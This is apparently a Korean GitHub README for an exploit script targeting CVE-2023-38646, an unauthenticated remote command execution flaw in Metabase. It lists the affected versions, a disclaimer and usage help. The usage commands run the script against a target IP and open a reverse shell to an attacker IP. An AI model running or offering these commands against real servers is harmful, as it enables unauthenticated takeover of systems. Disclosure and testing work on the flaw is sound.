 ego1stoo/cve-2023-38646
Metabase 오픈 소스 0.46.6.1 이전 버전과 Metabase Enterprise 1.46.6.1 이전 버전은 공격자가 서버의 권한 수준으로 서버에서 임의의 명령을 실행할 수 있게 합니다. 악용에는 인증이 필요하지 않습니다. 기타 수정된 버전은 0.45.4.1, 1.45.4.1, 0.44.7.1, 1.44.7.1, 0.43.7.2 및 1.43.7.2입니다.

Metabase 오픈 소스 0.46.6.1 이전 버전 및 Metabase Enterprise 1.46.6.1 이전 버전에서는 공격자가 서버의 권한 수준으로 서버에서 임의의 명령을 실행할 수 있습니다. 악용에는 인증이 필요하지 않습니다. 기타 수정된 버전은 0.45.4.1, 1.45.4.1, 0.44.7.1, 1.44.7.1, 0.43.7.2 및 1.43.7.2입니다.
이 취약점은 애플리케이션이 api/setup/validate 내에서 데이터베이스의 유효성을 검사하는 데 사용할 수 있는 setup-token을 노출할 때 발생합니다. 인증되지 않은 사용자는 악성 코드를 생성하고 임의의 명령을 실행할 수 있습니다.
사용에 따른 책임은 본인에게 있습니다
이 스크립트는 교육 및 테스트 목적으로 제공됩니다. 작성자는 이 스크립트의 사용으로 인한 오용 또는 손해에 대해 책임을 지지 않습니다. 관련 법률 및 윤리 기준을 준수해야 합니다. 이 스크립트를 사용함으로써 귀하는 이러한 조건을 인정하고 동의하게 됩니다.
Metabase는 다양한 데이터베이스 및 데이터 소스의 데이터를 사용하여 차트와 대시보드를 생성할 수 있는 오픈 소스 비즈니스 인텔리전스 도구입니다. GitHub에서 33,000개 이상의 스타를 보유한 인기 프로젝트이며, 지난 몇 년 동안 취약점 연구 관점에서 상당한 조사를 받아 왔습니다.
usage: CVE-2023-38646.py [-h] -rh REMOTE_HOST [-rp [REMOTE_PORT]] -p PORT -l LOCAL_HOST

options:
  -h, --help            show this help message and exit
  -rh REMOTE_HOST, --remote-host REMOTE_HOST
                        Hostname of the target.
  -rp [REMOTE_PORT], --remote-port [REMOTE_PORT]
                        Port of the Target Machine (default: Port 80)
  -p PORT, --port PORT  Port for reverse shell.
  -l LOCAL_HOST, --local-host LOCAL_HOST
                        Your IP Adress
아래 명령을 사용하여 스크립트를 실행할 수 있습니다. -rp를 사용하여 원격 포트를 변경할 수 있습니다. 기본 포트는 80입니다.
./CVE-2023-38646.py -rh <Target-IP> -p <revese-shell port> -l <Attacker IP>
python3 CVE-2023-38646.py -rh <Target-IP> -p <revese-shell port> -l <Attacker IP>

Metabase Enterprise 1.46 < 1.46.6.1
Metabase Enterprise 1.45 < 1.45.4.1
Metabase Enterprise 1.44 < 1.44.7.1
Metabase Enterprise 1.43 < 1.43.7.2
Metabase open source 0.46 < 0.46.6.1
Metabase open source 0.45 < v0.45.4.1
Metabase open source 0.44 < 0.44.7.1
Metabase open source 0.43 < 0.43.7.2






